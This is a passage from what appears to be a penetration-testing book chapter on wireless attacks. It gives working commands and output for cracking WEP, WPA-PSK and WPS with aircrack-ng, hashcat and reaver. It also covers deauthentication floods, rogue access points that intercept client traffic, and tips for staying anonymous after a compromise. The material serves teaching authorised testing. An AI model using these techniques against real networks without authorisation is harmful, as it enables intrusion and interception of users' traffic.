6	0/ 1	73(80384)	FE(71936)	CA(71168)	9B(70912)	83(70400)	35(70144)	
7	0/ 1	73(83968)	21(72704)	95(72704)	FF(68864)	81(68352)	8F(68096)	
8	0/ 1	77(82176)	53(70656)	1E(69632)	79(69376)	2A(68608)	A7(68352)	
9	0/ 4	33(73472)	B5(72192)	22(71680)	45(71424)	12(70400)	64(70144)	
10	0/ 1	62(70656)	9B(69632)	47(68608)	6F(68608)	75(68608)	5A(68352)	
11	0/ 1	61(69376)	84(68864)	39(68608)	8D(68608)	08(68096)	09(68096)	
12	1/ 2	31(72080)	85(69476)	C5(68296)	C0(68076)	5B(67900)	B4(67612)	

KEY FOUND! [77:65:61:6B:70:61:73:73:77:6F:72:64:31] (ASCII: weakpassword1)

Decrypted correctly: 100%

If you notice the output from the airodump program, the total elapsed time is only 30 minutes and we captured over 60,000 packets! This was done as a simulation by simply playing a single streaming video for 30 minutes! If that's all it takes to crack a 128-bit WEP key, then imagine how easy it is in the wild with any moderate use of the network.

That's it—that's how easy cracking WEP has become. If you are in a serious time crunch and you want to take the active route, you can use the aireplay tool. But keep in mind that this is a noisy attack, so in most cases, it's probably best to just sniff passively.

```
root@kali:~# aireplay-ng -arpreplay -b BSSID mon0
```

WPA Preshared Key Cracking

The only meaningful vulnerability through which we can compromise a

wireless network configured with a WPA-PSK or WPA2-PSK is to brute-force the key offline. This is a straightforward attack and one that is entirely passive. All we have to do is capture the four-way authentication handshake between a client and access point. Many more residential-grade access points are coming with default WPA preshared keys, which are relatively strong and much more “random” than those chosen by end users.

Using `airmon-ng` in a similar way to the WEP cracking example, we’ll monitor all packets for the target BSSID and channel. We then use `aircrack-ng` with the wordlist option and the captured packets. If we failed to capture the necessary authentication packets, we’ll see an error like the following example:

```
Opening out-01.cap
No valid WPA handshakes found..

Quitting aircrack-ng...
```

Just as when capturing an SSID for a cloaked network, we can perform the same spoofed disassociation message to disconnect a client from an access point, after which the client will go through the association and authentication process. Once we have captured the authentication handshake, we use the `aircrack-ng` command as follows:

```
root@kali: aircrack-ng -w /usr/share/dict/words out-01.cap
```

This opens the wordlist specified by the `-w` argument, and the final argument contains the PCAP files that contain the authentication handshake. Because this is a traditional brute-force attack—specifically a dictionary attack—our success or failure lies solely in the dictionary we’ve chosen or created.

Most likely because the WPA-PSK is not something you must rely on users to remember and enter on a regular basis, administrators tend to create relatively long and complex passwords. In my experience, it appears that even nontechnical users understand the importance of a wireless key and are more prone to create a relatively strong password (remember, we’re grading on a curve here).

Even though the passwords might be relatively strong, it costs us almost no additional effort to capture the handshakes and kick off the cracking session. In fact, if we don’t immediately crack the key, we can leave the cracking session running for months while we continue our other efforts.

There are still some patterns within the selection of these passwords that can

greatly increase the probability of cracking the preshared key. We want to create a password list that contains all of the following words and values and then create permutations based on all of these words:

- ▶ Company name, including acronyms or any iterations
- ▶ Company information, including physical location
- ▶ Phone numbers
- ▶ WiFi
- ▶ WLAN
- ▶ Wireless

To do this, we'll use the hashcat program. We'll start by manually creating our baseline of company-specific information. As an example, here's a fictitious baseline wordlist file for our "WeakTarget" company:

```
weak
target
wt
the
best
in
technology
123
fake
street
wifi
wireless
wlan
5185551212
```

This is only an example. When executing this attack, you should include as much specific information about the target organization as possible. First, we'll start with a basic example using the hashcat "combinatory" attack. To execute the combinatory attack, we use the -a 1 argument, give it our wordlist words.txt, and tell it to print to stdout. We then pipe this to our file combined.txt.

```
root@kali:~# hashcat -a 1 words.txt --stdout >> combined.txt
```

This attack takes every word in the words.txt file and appends it to every other word in the same file. For example, if you perform the combinatory attack with a test file that contains only these three lines:

```
One
Two
Three
```

the output file combined.txt will then contain these nine words:

```
OneOne
OneTwo
OneThree
TwoOne
TwoTwo
TwoThree
ThreeOne
ThreeTwo
ThreeThree
```

When you look at the words in our original targeted wordlist, we started with 14 words, and after the first combinatory attack, we end up with 238 words.

There are still words we will want appended to the two-word passwords generated. If we run the combinator attack again, you'll see we ended up with over 50,000 words, which you'll see in the following output!

```
root@kali:~# hashcat -a 1 words.txt --stdout >> words.txt
root@kali:~# wc -l words.txt
238 words.txt
root@kali:~# hashcat -a 1 words.txt --stdout >> words.txt
root@kali:~# wc -l words.txt
57358 words.txt
root@kali:~# sort -u words.txt >> final.txt
```

Of course, when using this simple method, there may be duplicate words, which we can remove using the `sort -u` command, as shown earlier. At this point, we have a good wordlist of all of our combined words, but we still need to mangle them. When mangling them, we'll do things like add common numbers to the end of all passwords, use common character substitutions (for example, @

in place of a), or even mix the order of password characters. We'll use the hashcat rules system to mangle the wordlist file. The hashcat version on Kali comes preinstalled with several rules files under the /usr/share/hashcat/rules directory. The hashcat rules are actually extremely complex and flexible. I highly recommend you check out the hashcat website to see all of the functions available using hashcat rules, as well as test out all of the rules files available to you.

In this case, we'll use the best64 rules file. This file, not surprisingly, uses the "top 64" chosen rules to mangle the passwords.

```
root@kali:~# hashcat weak.txt -r /usr/share/hashcat/rules/best64.rule  
--stdout >> weak-64.txt  
root@kali:~# wc -l weak-64.txt  
17859 weak-64.txt  
root@kali:~#
```

In this case, we went from 238 passwords to over 17,000 passwords. It's important that you really understand the rules and what they are accomplishing so that you can build the most effective dictionary for your situation.

Some of you might be thinking: Wait a minute—if cracking a WPA handshake is just a simple brute-force effort, then can't I just use rainbow tables to speed up the effort? Very good, young grasshopper, you're on the right path; but there are some minor complications for WPA that prevent traditional rainbow table attacks. Unfortunately, the SSID of the network is used as a salt so we can't necessarily rely on pre-existing rainbow tables. We can choose to create our own rainbow tables once we know the SSID of the target networks; however, at that point, we probably won't be creating much efficiency, as we will be close to capturing the WPA handshake. There are some limited rainbow tables available on the Internet. Typically, they'll contain lists that contain hashes for some of the most common SSIDs—for example, Linksys, NETGEAR, or default.

If we've used an effective wordlist that contains the key, you'll see the success message as shown in the following output. Once we've captured the hash and created our wordlist, we can attempt the cracking with the following command. And if we've created a good enough dictionary, we'll see a success message like the one in the following output:

```
root@kali: aircrack-ng -w /root/weak-64.txt *.cap
```

```
Aircrack-ng 1.1
[00:24:32] 1830252 keys tested (1271.74 k/s)

KEY FOUND! [ weaktargetwifi13 ]

Master Key      : FD 6A C2 40 54 FD 8D AA 54 66 2D 69 2F 8B E8 F6
                  05 A3 90 AD 13 B4 05 37 90 03 B7 F6 CA 69 44 3D

Transient Key   : 28 A0 46 BF 7E BE 1F C8 3C B0 51 95 BD 8F EF 58
                  9E 44 52 18 03 D3 26 B3 28 A8 EC 6B 2E 5B EC 68
                  3A 35 FD 9D 75 61 86 32 61 B3 CE B9 92 96 1E DE
                  50 BC B8 97 2A E3 62 67 F7 FA D1 39 83 53 D8 66

EAPOL HMAC     : 59 94 BE 27 40 A0 34 FA 9F ED 5E 2E E0 D6 73 FA
```

WiFi-Protected Setup Cracking

To ease the burden on users attempting to connect to a secure wireless network, WiFi Protected Setup (WPS) was developed. WPS actually supports a few different modes, but the main one we're interested in is WPS-PIN mode in which a user enters an eight-digit PIN number and the full cleartext WPA key is sent to the user's wireless client device. This PIN is typically either printed on the access point itself or an accompanying document, or is generated through software, for example, within the web interface of the access point.

This vulnerability was identified in late 2011 by Stefan Veihbock. Veihbock found that there are actually two main design flaws at work here. First, the eighth PIN digit is actually a checksum of the previous seven digits, and second, the PIN is split into two 4-digit PINS! That's right—when a user attempts to authenticate, a message will be generated from the access point indicating if the first four digits of the PIN are correct. Now even if the PIN were eight digits, there would only be about 100 million possible PINs, a relatively low number. However, because the PIN is split into two 4-digit PINs, this actually brings the total number of PINS closer to 20,000. Thus, this WPS PIN system is susceptible to an online brute-force attack in which we attempt every combination of seven-digit PINS.

If you were thinking, “Hey, even with an eight-digit PIN, doesn’t WPS sound like it kind of defeats the purpose of a strong WPA key,” then give yourself a big pat on the back. Not long after the vulnerability was discovered, a brute-force tool called reaver was released to exploit this vulnerability. Reaver is extremely easy to use and will actually identify a lot of the information automatically. You can simply point it at a BSSID and specify the interface to use, and it will take care of the rest. In the following example, you’ll see we specified the BSSID, and reaver automatically found the correct channel and ESSID:

```
root@kali:~# reaver -b F6:E6:A8:42:99:B1 -i mon0 -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
<cheffner@tacnetsol.com>

[+] Waiting for beacon from F6:E6:A8:42:99:B1
[+] Switching mon0 to channel 6
[+] Associated with F8:ED:A5:22:95:B0 (ESSID: WeakNet)
[+] Trying pin 12345670
```

Some access points are set to limit the rate of failed PIN entries. If this is the case, you’ll probably see an error message like the following output. If you do this, all subsequent attempts will have to wait 60 seconds. This will make our brute-force attempt take way too long. This doesn’t mean we can’t brute-force the PIN—just that it will probably take much longer than we are willing to wait.

```
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

Wireless Vendor Vulnerabilities

There have been and will continue to be wireless vulnerabilities that are specific to a particular vendor or product. Some of these are meaningful and can provide us with an easy way into an otherwise secure wireless network. We can typically identify which vendor the wireless equipment is from based on the OUI of the MAC address, at which point we can research if there are any current vulnerabilities for that vendor. For example, in mid-2013, researchers found a vulnerability in the selection of WPA passwords by Apple iOS devices. The researchers found that when these devices generated a default WPA password,

the password would always be a four-to-six-character word followed by four numbers. They reverse-engineered the process and found that the base words consisted of fewer than 2,000 words. In total, that meant there were only slightly more than 50,000 passwords, which could be brute-forced in under an hour.

There was a similar vulnerability in which Verizon wireless devices had default passwords that were based on the SSID of the wireless network! Once the algorithm was reverse-engineered, it became a trivial matter to compute the default password for any given router. Check out www.whatismyip.org/fios-wep-key-calculator/ for more details.

I've actually found wireless networks where the WPA key was the MAC address of the wireless network interface card (NIC) of the access point, which was also the BSSID! I'm not sure if the ISP uses this as their standard for creating keys or if this was just a technician with a very bad practice, but it's one worth keeping in mind.

Wireless Post-Exploitation Exploration

Once we have compromised a network, the following tasks should help you quickly verify that it is, in fact, connected to the target organization's network. These same methods can also be used if we identified any open guest networks.

First, simply check the IP configuration obtained from DHCP. Many times, the domain assigned will indicate what organization's network you are on. However, you can't necessarily rely on the IP configuration if it's generic information. For example, an end user who wasn't sure of how to configure an access point may have left the access point in Network Address Translation (NAT) mode with the access point handing out its own DHCP configuration (see [Figure 7-15](#)).




Figure 7-15 Unauthorized access point performing NAT

In this case, if we relied only on the IP configuration or domain assigned, then we would have missed a good opportunity for easy access to the target. Remember to get creative in situations like this. We could inspect other client traffic to see if there is any traffic related to the target organization. One way to attempt to ascertain the ownership of the network is to visit a site like www.whatismyip.com to attempt to identify the owner of the Internet connection.

If none of these passive methods have identified the owner of the network, we may have to fall back on an extremely noisy method. We can use masscan, which we covered in [Chapter 4](#). Now we can perform a scan of all private IP address spaces to identify as many systems as possible, after which we can identify the domain they are members of. As long as the connection is not being throttled, this can be a quick task. I've scanned all private IP ranges over a wireless connection in as little as 20 minutes.

Keep in mind that this is an *extremely* noisy method; however, there are a few factors that might make this an acceptable activity for us. First, the vast majority of organizations won't be able to detect the activity. The organizations that are capable of detecting it will, in the best-case scenario, be responding to it much later after we have left the site. We are still maintaining our anonymity, as these attacks will only lead an investigator back to the access point. If someone were to trace the access point all the way back to its source, they will most likely then assume it was a legitimate client acting up. This is especially true if we have cracked a WEP key or WPA key; thus, someone investigating might assume that

only authorized devices were connected.

Client Hacking: APT Access Point

If we were unable to identify or successfully compromise any wireless networks owned by the target organization, our next course of action is to target wireless clients. Take a second to actually ponder how common wireless clients are and how completely forgotten some of these systems can be. Mobile laptops can be some of the most lucrative targets, but there are many other wireless targets just waiting for us, including

- ▶ Smart phones
- ▶ Tablets
- ▶ E-readers
- ▶ Point-of-sale systems
- ▶ Specialized handheld systems

These are just a few examples of some of the wireless client devices we may encounter, and new devices are being developed every year with wireless network connectivity. These new devices tend to get more and more absurd every year—just check out the wireless bathroom scale! It's exciting to consider the horribly insecure devices that will be created for us to easily hop into target organizations in the future.

NOTE

I have worked with some organizations that actually don't allow wireless cards in their laptops unless specifically approved and controlled. However, these organizations may forget the same controls on the phones they choose to use.

Our method of choice for compromising wireless clients is to create our own access point that either client devices will connect to automatically or the end user will be incentivized to connect to. Two main elements are at play here that will allow us to exploit client devices. First, automated tasks are happening in the background without necessarily being initiated or visible to the person using the device, and second, there are actions started by and visible to the user of the

client device.

NOTE

If you're unfamiliar with how much traffic is generated by client devices automatically, I recommend you capture all of the traffic generated by your devices upon connection to a wireless network, or better yet, sit at a coffee shop for ten minutes and see how much traffic you observe.

Once we have positively identified a client device as belonging to the target organization using the methods previously discussed, we'll want to keep a record of the MAC addresses of these clients so that we can specifically target them in this step. We'll actually be able to use this information to restrict which clients can access our access point, thus avoiding the noise of any client devices that are not owned by the target organization. Once a client device has connected to our access point, we will attempt to manipulate insecure protocols in addition to simply capturing and logging all cleartext traffic. If these technical approaches don't work, we can still use a blended social engineering attack to fall back on as well.

The primary methods we will use to manipulate traffic ensure that all traffic will flow through our system, which is quite simple since we'll be handing out the DHCP configuration. The basic setup looks like [Figure 7-16](#).




Figure 7-16 Basic IP configuration for rogue access point

In [Figure 7-17](#), we have a client device configured via DHCP and our access point is both the default gateway as well as the DNS server. If we have a client with statically configured DNS servers, this won't be a problem for us. Since all traffic must flow through us, we can simply mangle the packets using iptables and have them redirected to us. Actually, the same is true for all protocols. Since we are the default gateway for the client, all packets will flow through us, thus allowing us to manipulate, forward, and drop whatever we choose. We will also be in a good place to take advantage of other automatic communications such as broadcast protocols.




Figure 7-17 Using the hardware access point and Linux gateway system

Getting Clients to Connect

The technical methods for getting a client to connect to our access point are relatively simple. Typically, a client device will prefer the wireless network with the strongest signal strength as long as it has previously connected to a network with that SSID. Thus, it can be important for us to take signal strength into consideration. If we can identify other networks that a client device is probing

for and we can provide a better signal, we might be able to get them to connect to us. This is another reason why power and antenna configuration options within a wireless card are important features.

Some operating systems will allow a user to prioritize the order in which attempts to connect to wireless networks should be made if multiple configured networks are available. Thus, in some cases, we can't rely on power signal alone. We've already identified the networks a client device is probing for, so we can either manually configure our access point to use a specific SSID or we can configure it to respond to any probe requests from the target client device.

It's also important to understand that most devices will have the security settings of a wireless network associated with the network name. Thus, if a client probes for a wireless network "WIFI_SECURE" that has WEP encryption configured and we send a probe response that we are WIFI_SECURE but we are configured with no authentication or encryption settings, then the client will not automatically connect to us. This is not necessarily an issue if we are responding to all the wireless networks that a client probes for, as eventually (and hopefully) we should respond to a probe request that is for an open wireless network and the client will automatically connect to us. We will cover the commands to respond to any probe request in the next section.

Let's consider the most extreme case when we can't rely on the client to automatically connect to our access point. If a client has only previously connected to a single SSID that has WPA-PSK configured, then we can't effectively make it connect to us automatically. Technically, it would associate to us, but once the authentication fails due to us not having the preshared key, the client will disassociate. In this extreme example, we can't use any technical methods to make the client connect to our access point. Instead, we have to create a situation in which the user would choose to connect to our open wireless network. The simplest scenario is where we continuously send out disassociation requests to the target client, effectively performing a simple denial of service attack.

Think about it: If an average user were at the keyboard of their laptop trying to get important work done—or, more realistically, trying to browse Facebook—and the wireless connection suddenly dropped and would not reconnect, what would the user do? Chances are they'd click the wireless network a few times and get frustrated when it wouldn't connect. If the user sees an open wireless network, they likely will attempt to connect. Thus, at that point, all we need is an enticing name. If we're in a remote area, we could do something innocuous like "FREE_WIFI." If we're in an area with many company-related wireless

networks, we could use the same SSID but with an open configuration.

Keep in mind that identifying wireless clients that have only connected to WPA-PSK networks is far from the norm. I have encountered it before, but it is generally the exception to the rule. In the worst-case scenario, the client device will not connect to us automatically and the user at the keyboard does not have the privileges to connect to wireless networks. If this is the only wireless client device available at our target organization (extremely unlikely, but still a possibility), then we have no choice but to move on to the next phase of attack.

Our three best options to create a rogue access point (AP) are with a standard access point or a Linux laptop, using either `airbase-ng` or `hostapd`. If you have the opportunity to use a regular hardware-based access point, you should prefer this method. If, however, you're in an area where this might raise some suspicion, then we also have the capability of doing everything from a single Linux laptop.

The use of a regular access point would look like [Figure 7-17](#). In this case, rather than having all of the functionality previously performed on the Linux laptop, we have the access point handling some of the basic functionality, such as handing out IP configuration via DHCP. The access point still configures the client devices so that the gateway and DNS servers are the IP address of the Linux laptop.

The only minor limitation with this is that most hardware-based access points will not support a greedy configuration—that is, responding to any probe request. However, there are also some benefits of doing it this way. One benefit is that we can plant the access point in a location and then run Ethernet to wherever we will be (which can be some distance away). It is also nice to use a small piece of hardware that is specifically built to be an access point, taking some of the headache out of managing that system on our laptop. We'll look at both methods of using a hardware AP and a software-based AP in this chapter.

If we are going to use our laptop as the access point as well, it's typically best to have at least two wireless network cards in the system. This allows us to more easily provide wireless services as well as monitor other networks and perform packet injection when necessary, such as when we need to spoof disassociation messages. I won't go into detail on how to configure a hardware-based access point, but will simply cover what the configuration should be.

For the Linux-based access point, we'll primarily be using the `airbase-ng` program, which is part of the `aircrack-ng` suite. To use most of the active commands for `aircrack-ng` tools, we'll need to enable monitor mode. As mentioned earlier, monitor mode is a special mode that essentially allows the